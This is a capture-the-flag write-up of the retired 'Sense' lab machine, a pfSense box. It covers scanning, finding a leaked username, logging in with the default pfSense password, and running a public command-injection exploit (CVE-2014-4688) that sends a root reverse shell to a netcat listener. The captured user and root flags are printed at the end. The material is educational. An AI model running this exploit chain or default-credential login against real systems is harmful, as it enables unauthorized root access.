

enumeration

```
nmap -sC -sV -sT -oN /home/kali/machines/retired/sense/nmap.txt 10.10.10.60
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-13 10:26 EST
Nmap scan report for 10.10.10.60
Host is up (0.19s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE  VERSION
80/tcp    open  http     lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
443/tcp   open  ssl/https?
|_ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/-
organizationName=CompanyName/stateOrProvinceName=Somewhere/-
countryName=US
|_Not valid before: 2017-10-14T19:21:35
|_Not valid after: 2023-04-06T19:21:35
|_ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.60 seconds
```

here we can see it is not a linux nor a windows it is a FreeBSD system and ports open are

80-http
443-ssl(https)

going to the page we can see a login page



but first we will run searchsploit nikto and gobuster

```
(root@kali)~# nikto -h https://10.10.10.60
- Nikto v2.1.6

+ Target IP: 10.10.10.60
+ Target Hostname: 10.10.10.60
+ Target Port: 443

+ SSL Info: Subject: /C=US/ST=Somewhere/L=Somecity/O=CompanyName/OU=Organizational Unit Name (eg, section)/CN=Common Name (eg, YOUR name)/emailAddress
s=Email Address
Ciphers: AES256-SHA
Issuer: /C=US/ST=Somewhere/L=Somecity/O=CompanyName/OU=Organizational Unit Name (eg, section)/CN=Common Name (eg, YOUR name)/emailAddress
s=Email Address
+ Start Time: 2021-01-13 10:38:59 (GMT-5)

+ Server: lighttpd/1.4.35
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie cookie_test created without the secure flag
+ Cookie cookie_test created without the httponly flag
^C
```

here we can lot of new things related to cookies but these are not that much of an issue next we will run searchsploit

```
(root@kali)~# searchsploit lighttpd

Exploit Title | Path
---|---
Lighttpd - Denial of Service (PoC) | linux/dos/18295.txt
Lighttpd 1.4.15 - Multiple Code Execution / Denial of Service / Information Disclosure Vulnerabilities | windows/remote/30322.rb
Lighttpd 1.4.16 - FastCGI Header Overflow Remote Command Execution | multiple/remote/4391.c
Lighttpd 1.4.17 - FastCGI Header Overflow Arbitrary Code Execution | linux/remote/4437.c
Lighttpd 1.4.31 - Denial of Service (PoC) | linux/dos/22902.sh
Lighttpd 1.4.x - mod_userdir Information Disclosure | linux/remote/31396.txt
Lighttpd 1.4/1.5 - Slow Request Handling Remote Denial of Service | linux/dos/33591.sh
Lighttpd < 1.4.23 (BSD/Solaris) - Source Code Disclosure | multiple/remote/8786.txt

Shellcodes: No Results
```

nothing interesting

lets run gobuster

cannot run go buster lets try dirb

at the mean time i captured the login packet with burp and created a login.req file containing the burp request packet

POST /index.php HTTP/1.1

Host: 10.10.10.60

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: <https://10.10.10.60/index.php>

Content-Type: application/x-www-form-urlencoded

Content-Length: 120

Origin: <https://10.10.10.60>

Connection: close

Cookie: PHPSESSID=63984c7e144d35c49cb6e7542e5bda60;
cookie_test=1610556028

Upgrade-Insecure-Requests: 1

__csrf_magic=sid%3A195901255881d6a64dd99defb6e51d7487b6b7c9%2C1610

and now we will run sqlmap on that

running dirb gave us lot of directors with lot of information

```
(root@kali)-[/home/kali]
# dirb https://10.10.10.60
```

```
DIRB v2.22
By The Dark Raver
```

```
START_TIME: Wed Jan 13 10:46:35 2021
URL_BASE: https://10.10.10.60/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
GENERATED WORDS: 4612
```

```
—— Scanning URL: https://10.10.10.60/ ——
⇒ DIRECTORY: https://10.10.10.60/classes/
⇒ DIRECTORY: https://10.10.10.60/css/
+ https://10.10.10.60/favicon.ico (CODE:200|SIZE:1406)
⇒ DIRECTORY: https://10.10.10.60/includes/
+ https://10.10.10.60/index.html (CODE:200|SIZE:329)
+ https://10.10.10.60/index.php (CODE:200|SIZE:6690)
⇒ DIRECTORY: https://10.10.10.60/installer/
⇒ DIRECTORY: https://10.10.10.60/javascript/
⇒ DIRECTORY: https://10.10.10.60/themes/
⇒ DIRECTORY: https://10.10.10.60/tree/
⇒ DIRECTORY: https://10.10.10.60/widgets/
+ https://10.10.10.60/xmlrpc.php (CODE:200|SIZE:384)

—— Entering directory: https://10.10.10.60/classes/ ——
^C> Testing: https://10.10.10.60/classes/.listings
```

here we saw /index.html

```
/xmlrpc.php
/changelog.txt
/system-user.txt
```

these 2 txt file are also of much use

so we visted all of them



[Begin installation](#)

and its source code reveals

```
1 <HTML>
2 <BODY>
3
4 <center>
5
6 <img src='fred.png'>
7
8 <p>
9   <A HREF='/dfuife.cgi'>Begin installation</A>
10 </p>
11
12 <!--
13 <p>
14   Connect to host via SSH:
15   <applet CODEBASE="." ARCHIVE="jta20.jar" CODE="de.mud.jta.Applet" WIDTH=55 HEIGHT=25>
16   <param NAME="config" VALUE="applet.conf">
17   </applet>
18 </p>
19 -->
20
21 </center>
22
23 </BODY>
24 </HTML>
25
```

and now /xmlnpc

```
-<methodResponse>
  -<fault>
    -<value>
      -<struct>
        -<member>
          <name>faultCode</name>
          -<value>
            <int>105</int>
          </value>
        </member>
        -<member>
          <name>faultString</name>
          -<value>
            <string>XML error: Invalid document end at line 1</string>
          </value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

so we can see a hint in /index.html page saying

```
<!--
<p>
  Connect to host via SSH:
  <applet CODEBASE="." ARCHIVE="jta20.jar" CODE="de.mud.jta.Applet"
  WIDTH=55 HEIGHT=25>
    <param NAME="config" VALUE="applet.conf">
  </applet>
</p>
-->
```

and then the txt files

```
# Security Changelog
```

```
### Issue
```

```
There was a failure in updating the firewall. Manual patching is therefore required
```

```
### Mitigated
```

```
2 of 3 vulnerabilities have been patched.
```

```
### Timeline
```

```
The remaining patches will be installed during the next maintenance window
```

```
####Support ticket###
```

```
Please create the following user
```

```
username: Rohit
```

```
password: company defaults
```

but first lets run sqlmap

it yields no result

so we see a username “rohit”

and password is default password so we check google for default password for

Default Username and Password

The default credentials for a pfSense® software installation are:

Username:

admin


Password:

pfsense

here we can see default password is pfsense so the password seems “rohit”

and “pfsense”

and we login



The screenshot shows the pfSense web interface. The top navigation bar includes links for System, Interfaces, Firewall, Services, VPN, Status, Diagnostics, and Help. The main content area is titled "Status: Dashboard". It features two primary panels: "System Information" and "Interfaces".

System Information Panel:


Name	pfSense.localdomain
Version	2.1.3-RELEASE (amd64) built on Thu May 01 15:52:13 EDT 2014 FreeBSD 8.3-RELEASE-p16 Unable to check for updates.
Platform	pfSense
CPU Type	AMD EPYC 7401P 24-Core Processor 2 CPUs: 2 package(s) x 1 core(s)
Uptime	22 Hours 51 Minutes 42 Seconds
Current date/time	Thu Jan 14 9:21:12 EST 2021
DNS server(s)	127.0.0.1
Last config change	Wed Oct 18 17:26:14 EDT 2017
State table size	0% (31/202000) Show states
MBUF Usage	3% (812/25600)
Load average	0.02, 0.01, 0.00
CPU usage	0%
Memory usage	7% of 2026 MB
SWAP usage	0% of 4096 MB
Disk usage	3% of 15G

Interfaces Panel:

WAN	1000baseT <full-duplex> 10.10.10.60
-----	--

At the bottom of the dashboard, a copyright notice reads: "pfSense is © 2004 - 2014 by Electric Sheep Fencing LLC. All Rights Reserved. [view license]"

so we can see the version pfsense 2.1.3 if we see we can see a exploitdatabase has a script for the particular exploit



The screenshot shows a search result on the Exploit Database. The title of the entry is "pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection".

Metadata:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
43560	2014-4688	ABSOLOMB	WEBAPPS	PHP	2018-01-15

Verification and Details:

EDB Verified:	Exploit:	Vulnerable App:
✗	/	

At the bottom, there is a code block with the following content:

```
#!/usr/bin/env python3  
# Exploit Title: pfSense <= 2.1.3 status_rrd_graph_img.php Command Injection.
```


it has a script so we download the script and run it with below command

```
(root@kali)-[/home/kali/machines/retired/sense]
# python3 43560.py --rhost 10.10.10.60 --lhost 10.10.14.7 --lport 1234 --username rohit --password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

python3 43560.py -rhost 10.10.10.60 -lhost 10.10.14.7 -lport 1234 -username rohit -password pfsense

and we have a root shell

```
(root@kali)-[/home/kali]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.60] 42468
sh: can't access tty; job control turned off
# whoami
root
#
```

and here we get user and root flag

userflag-----8721327cc232073b40d27d9c17e7348b#

rootflag-----d08c32a5d4f8c8b10e76eb51a69f1a86

